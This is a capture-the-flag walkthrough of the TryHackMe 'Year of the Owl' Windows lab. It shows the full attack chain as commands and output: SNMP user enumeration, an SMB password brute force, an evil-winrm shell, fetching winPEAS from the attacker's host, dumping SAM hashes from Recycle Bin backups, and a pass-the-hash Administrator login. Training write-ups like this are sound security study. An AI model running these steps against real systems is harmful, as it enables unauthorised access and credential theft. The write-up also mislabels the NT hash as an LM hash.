


YEAR OF THE OWL

Link to machine : <https://tryhackme.com/room/yearoftheowl>

SCANNING


I performed an **nmap** aggressive scan on the target to find a bunch of ports open.




```
(root@kali:~/thm/yoto]
# nmap -A -p- 10.10.163.59 --min-rate 10000 -oN yoto.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-04 19:52 EST
Nmap scan report for 10.10.163.59
Host is up (0.13s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.10)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.10
|_http-title: Year of the Owl
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http    Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.10)
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_http-title: Year of the Owl
| tls-alpn:
|_ http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.10
455/tcp   open  microsoft-ds?
3306/tcp  open  mysql       MariaDB 10.3.24 or later (unauthorized)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=year-of-the-owl
| Not valid before: 2025-03-04T00:41:45
|_Not valid after:  2025-09-03T00:41:45
| rdp-ntlm-info:
```

FOOTHOLD

I enumerated the services running on the target but was unable to find anything interesting.



I then tried performing a **udp** scan and found **snmp** to be open.




```
(root@kali:~/thm/yoto]
# nmap -sU -p 161 10.10.92.56
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 06:50 EST
Nmap scan report for 10.10.92.56
Host is up (0.16s latency).

PORT      STATE      SERVICE
161/udp    open|filtered  snmp

Nmap done: 1 IP address (1 host up) scanned in 2.07 seconds
```

I enumerated **snmp** using **snmp-check** and found a username.



```
(root@kali:~/thm/yoto]
# snmp-check 10.10.92.56 -c openview
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)


[+] Try to connect to 10.10.92.56:161 using SNMPv1 and community 'openview'

[*] System information:
Host IP address          : 10.10.92.56
Hostname                  : year-of-the-owl
Description                : Hardware: Intel64 Family 6 Model 79 Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 17763 Mu
ltiprocessor Free)
Contact                   : -
Location                  : -
Uptime snmp               : 00:44:05.93
Uptime system              : 00:43:05.43
System date                : 2025-3-5 11:53:13.5
Domain                    : WORKGROUP

[*] User accounts:
Guest
Jareth ←
Administrator
DefaultAccount
WDAGUtilityAccount

[*] Network information:
IP forwarding enabled     : no
Default TTL                : 128
```

I bruteforced the **smb** password of this user from *rockyou.txt* using **crackmapexec**.



```
(root@kali:~/thm/yoto]
# crackmapexec smb 10.10.173.240 -u Jareth -p /usr/share/wordlists/rockyou.txt
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [+] Windows 10 / Server 2019 Build 17763 (name:YEAR-OF-THE-OWL) (domain:year-of-the-owl) (signing=False) (SMBv1=False)
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:123456 STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:12345 STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:123456789 STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:1234567890 STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:password STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:iloveyou STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:princess STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:1234567 STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:rockyou STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:12345678 STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:abc123 STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:nicole STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:daniel STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:babygirl STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:monkey STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:lovely STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:jessica STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:654321 STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:michael STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:ashley STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:qwerty STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:111111 STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:iloved STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:000000 STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:michelle STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:trigger STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:sunshine STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:chocolate STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:password1 STATUS_LOGON_FAILURE
SMB 10.10.173.240 445 YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth:soccer STATUS_LOGON_FAILURE
```

```
SMB    10.10.173.240   445   YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth\mustang STATUS_LOGON_FAILURE  
SMB    10.10.173.240   445   YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth\isabel STATUS_LOGON_FAILURE  
SMB    10.10.173.240   445   YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth\natalie STATUS_LOGON_FAILURE  
SMB    10.10.173.240   445   YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth\cuteako STATUS_LOGON_FAILURE  
SMB    10.10.173.240   445   YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth\javier STATUS_LOGON_FAILURE  
SMB    10.10.173.240   445   YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth\789456123 STATUS_LOGON_FAILURE  
SMB    10.10.173.240   445   YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth\123654 STATUS_LOGON_FAILURE  
SMB    10.10.173.240   445   YEAR-OF-THE-OWL [-] year-of-the-owl\Jareth\sarah
```

I then enumerated the shares using this credential, but found nothing.

I then checked if the credentials were valid for `winrm` and `rdp`.

```
[root@kali: ~/thm/yoto]# nxc rdp 10.10.173.240 -u 'Jareth' -p 'sarah'  
RDP      10.10.173.240 3389  YEAR-OF-THE-OWL  [*] Windows 10 or Windows Server 2016 Build 17763 (name:YEAR-OF-THE-OWL) (domain:year-of-the-owl) (nla:False)  
RDP      10.10.173.240 3389  YEAR-OF-THE-OWL  [*] year-of-the-owl\Jareth:sarah
```

```
[root@kali: ~/thm/yoto]# nxc winrm 10.10.173.240 -u 'Jareth' -p 'sarah'  
WINRM      10.10.173.240  5985  YEAR-OF-THE-OWL  [*] Windows 10 / Server 2019 Build 17763 (name:YEAR-OF-THE-OWL) (domain:year-of-the-owl)  
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARCH4 and will be removed from this module in 48.0.0.  
    arc4 = algorithms.ARC4(self._key)  
WINRM      10.10.173.240  5985  YEAR-OF-THE-OWL  [+] year-of-the-owl\Jareth:sarah (Pwn3d!)
```

I then used **winrm** to get shell access on the target.

```
File Actions Edit View Help
root@kali:~/thm/yoto x root@kali:~/thm/yoto x root@kali:~/thm/yoto x root@kali:~/thm/yoto x
[1] 11885 root@kali: ~ /thm/yoto
# evil-winrm -u Jareth -p sarah -i 10.10.173.240

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Jareth\Documents> |
```

Finally I captured the user flag from *Jareth's Desktop*.

```
*Evil-WinRM* PS C:\Users\Jareth> cd Desktop
*Evil-WinRM* PS C:\Users\Jareth\Desktop> dir

  Directory: C:\Users\Jareth\Desktop

Mode                LastWriteTime         Length Name
--a----        9/18/2020  2:21 AM            80 user.txt

*Evil-WinRM* PS C:\Users\Jareth\Desktop> type user.txt
THM{[REDACTED]}
*Evil-WinRM* PS C:\Users\Jareth\Desktop> |
```

PRIVILEGE ESCALATION

I downloaded and ran **winPEAS** to find misconfigurations.

```
*Evil-WinRM* PS C:\Users\Jareth\Documents> iwr http://10.21.17.140/winPEAS.ps1 -Outfile C:\Users\Jareth\Desktop\winPEAS.ps1
*Evil-WinRM* PS C:\Users\Jareth\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Jareth\Desktop> ls
 Directory: C:\Users\Jareth\Desktop

Mode                LastWriteTime         Length Name
--a---- 9/18/2020 2:21 AM            80 user.txt
--a---- 3/5/2025  3:38 PM        81036 winPEAS.ps1

WinPEAS is a script that search for possible paths to escalate privileges on Windows hosts. The checks are explained on
http://www.malware-forensics.com
```

```
File Actions Edit View Help
root@kali:~/thm/yoto x root@kali:~/thm/yoto x root@kali:~/thm/yoto x root@kali:~/thm/yoto x
=====|| LAPS Check
LAPS dlls not found on this machine
=====|| WDigest Check
The system was unable to find the specified registry value: UseLogonCredential
=====|| LSA Protection Check
The system was unable to find the specified registry value: RunAsPPL / RunAsPPLBoot
=====|| Credential Guard Check
The system was unable to find the specified registry value: LsaCfgFlags
=====|| Cached WinLogon Credentials Check
10
However, only the SYSTEM user can view the credentials here: HKEY_LOCAL_MACHINE\SECURITY\Cache
Or, using mimikatz lsadump::cache
Windows Privilege Escalation Awesome Script (.ps1)

=====|| Additional Winlogon Credentials Check

=====|| RDCMan Settings Check
No RDCMan.Settings found.
=====|| RDP Saved Connections Check
HK_Users
WinPEAS is a script that search for possible paths to escalate privileges on Windows hosts. The checks are explained on
http://www.matajk.net/winpeas/
```

```
File Actions Edit View Help
root@kali:~/thm/yoto x root@kali:~/thm/yoto x root@kali:~/thm/yoto x root@kali:~/thm/yoto x
YEAR-OF-THE-OWL\Jareth has ownership of C:\Documents and Settings\Jareth\Start Menu\Programs\Startup\desktop.ini
Identity YEAR-OF-THE-OWL\Jareth has 'FullControl' perms for C:\Documents and Settings\Jareth\Start Menu\Programs\Startup\desktop.ini
Identity YEAR-OF-THE-OWL\Jareth has 'FullControl' perms for C:\Documents and Settings\Jareth\Start Menu\Programs\Startup\RunWallpaperSetupInit.cmd
Identity BUILTIN\Users BUILTIN\Users has 'Write' perms for C:\ProgramData
Identity BUILTIN\Users BUILTIN\Users has 'Write' perms for C:\ProgramData
YEAR-OF-THE-OWL\Jareth has ownership of C:\Users\Jareth\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
Identity YEAR-OF-THE-OWL\Jareth has 'FullControl' perms for C:\Users\Jareth\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
YEAR-OF-THE-OWL\Jareth has ownership of C:\Users\Jareth\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini
Identity YEAR-OF-THE-OWL\Jareth has 'FullControl' perms for C:\Users\Jareth\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini
Identity YEAR-OF-THE-OWL\Jareth has 'FullControl' perms for C:\Users\Jareth\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\RunWallpaperSetupInit.cmd

=====|| STARTUP APPS Registry Check
Cannot find path 'HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce' because it does not exist.
At C:\Users\Jareth\Desktop\winPEAS.ps1:1155 char:4
+ (Get-Item $_) | ForEach-Object {
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce:String) [Get-Item], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetItemCommand

=====|| INSTALLED APPLICATIONS
Generating list of installed applications

Computername      : YEAR-OF-THE-OWL
Software          : XAMPP
```

I found a backup of the **sam** and **system**.

```
File Actions Edit View Help
root@kali: ~/thm/yoto
At C:\Users\Jareth\Desktop\winPEAS.ps1:142 char:3
+     $text = [Windows.Clipboard]::GetText()
+ ~~~~~~ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : ThreadStateException

==== Unattended Files Check
==== SAM / SYSTEM Backup Checks
==== Group Policy Password Check
==== Recycle Bin TIP:
If credentials are found in the recycle bin, tool from nirsoft may assist: http://www.nirsoft.net/password_recovery_tools.html

==== Password Check in Files/Folders
==== Password Check. Starting at root of each drive. This will take some time. Like, grab a coffee or tea kinda time.
==== Looking through each drive, searching for *.xml *.txt *.conf *.config *.cfg *.ini *.yml *.log *.bak *.xls *.xlsx *.xslm
Possible Password found: Config Secrets (Passwd / Credentials)
C:\$Recycle.Bin\$-1-5-21-1987495829-1628902820-919763334-1001\sam.bak
Config Secrets (Passwd / Credentials) triggered
"\"0\"-yyyy-\"Dyyyy$Namesyyyy03yyyyP0eyyyvk€öyyxx yyynk #<\" * .yyyyeDyyyyGroupséyyvvk€Å éyyyvkk€ yyynk kk= \"Ö*xlyyyyDyyyyNamesöyyý(.öyyýà /éyyývvk€ yyynk #<\" * -yyýy ,\"DyyýyAliases€öyyvlh +bäá *èöY. )\"OKå öyyýöDyyyy yyynk #<\" * \"Ö +yyyyyy .\"DyyýyNamesöyyý -öyyýöseyyývvk€öyyý*, yyynk #<\" * +yyyyyyyy .\"DyyýyMemberséyyylh ,\"X€H75#n3 3\"(öt _9sm + -yyyyyyyyDyyývvk€ForcePasswordResetvvk üyyýnk .
+\"\"0\"-yyyyyyyyx €yyyy0000201éyyylh ,\"-3Ej +€låyyvvk€ CäyyvvkD(<=4V\" öyyýP/öyyýà2byyvvk€ForcePasswordResetöyyvvk€SupplementalCredentialséyyýÄt H.x.\".ö.Dyyývvk€UserDontShowInLogonUIéyyývvk€!Éjéyyývvk€!ièyyývvk€öyyýä yyynk kk= \"Ö*öyyýyyyy+Dyyýy > Administratoröyyýp4é2éyyývvk€ö yyýnk lÉ>4é*\")
```

Hence, I copied these backups to the desktop from the recycle bin and downloaded them on my system.

```
*Evil-WinRM* PS C:\$Recycle.Bin\S-1-5-21-1987495829-1628902820-919763334-1001> copy system.bak 'C:\Users\Jareth\Desktop\system.bak'  
*Evil-WinRM* PS C:\$Recycle.Bin\S-1-5-21-1987495829-1628902820-919763334-1001> copy sam.bak 'C:\Users\Jareth\Desktop\sam.bak'  
*Evil-WinRM* PS C:\$Recycle.Bin\S-1-5-21-1987495829-1628902820-919763334-1001> cd 'C:\Users\Jareth\Desktop'  
*Evil-WinRM* PS C:\Users\Jareth\Desktop> download system.bak  
  
Info: Downloading C:\Users\Jareth\Desktop\system.bak to system.bak  
  
Info: Download successful!  
*Evil-WinRM* PS C:\Users\Jareth\Desktop> download sam.bak  
  
Info: Downloading C:\Users\Jareth\Desktop\sam.bak to sam.bak  
  
Info: Download successful!  
*Evil-WinRM* PS C:\Users\Jareth\Desktop> |
```

I then cracked the using **impacket-secretsdump** and found the Administrator hash.

```
(root@kali:~/thm/yoto]
# impacket-secretsdump -system system.bak -sam sam.bak local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xd676472af9cc13ac271e26890b87a8c
[*] Dumping local SAM hashes (uid:id:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6bc99ede9edcfecf9662fb0c0ddcfa7a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:39a21b273f0cf3d1541695564b4511b:::
Jareth:1001:aad3b435b51404eeaad3b435b51404ee:5a6103a83d2a94be8fd17161dfd4555a:::
[*] Cleaning up ...
```

I then used the Administrator's LM hash to get shell access on the target using **winrm** and captured the root flag from *Desktop*.

```
(root@kali:~/thm/yoto]
# evil-winrm -u Administrator -H 6bc99ede9edcfecf9662fb0c0ddcfa7a -i 10.10.173.240
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
-->-->-->-->-->-->-->
-a-->-->-->-->-->-->-->-->
9/18/2020  2:19 AM           80  admin.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type admin.txt
THM{[REDACTED]}
*Evil-WinRM* PS C:\Users\Administrator\Desktop> |
```

That's it from my side! Until next time.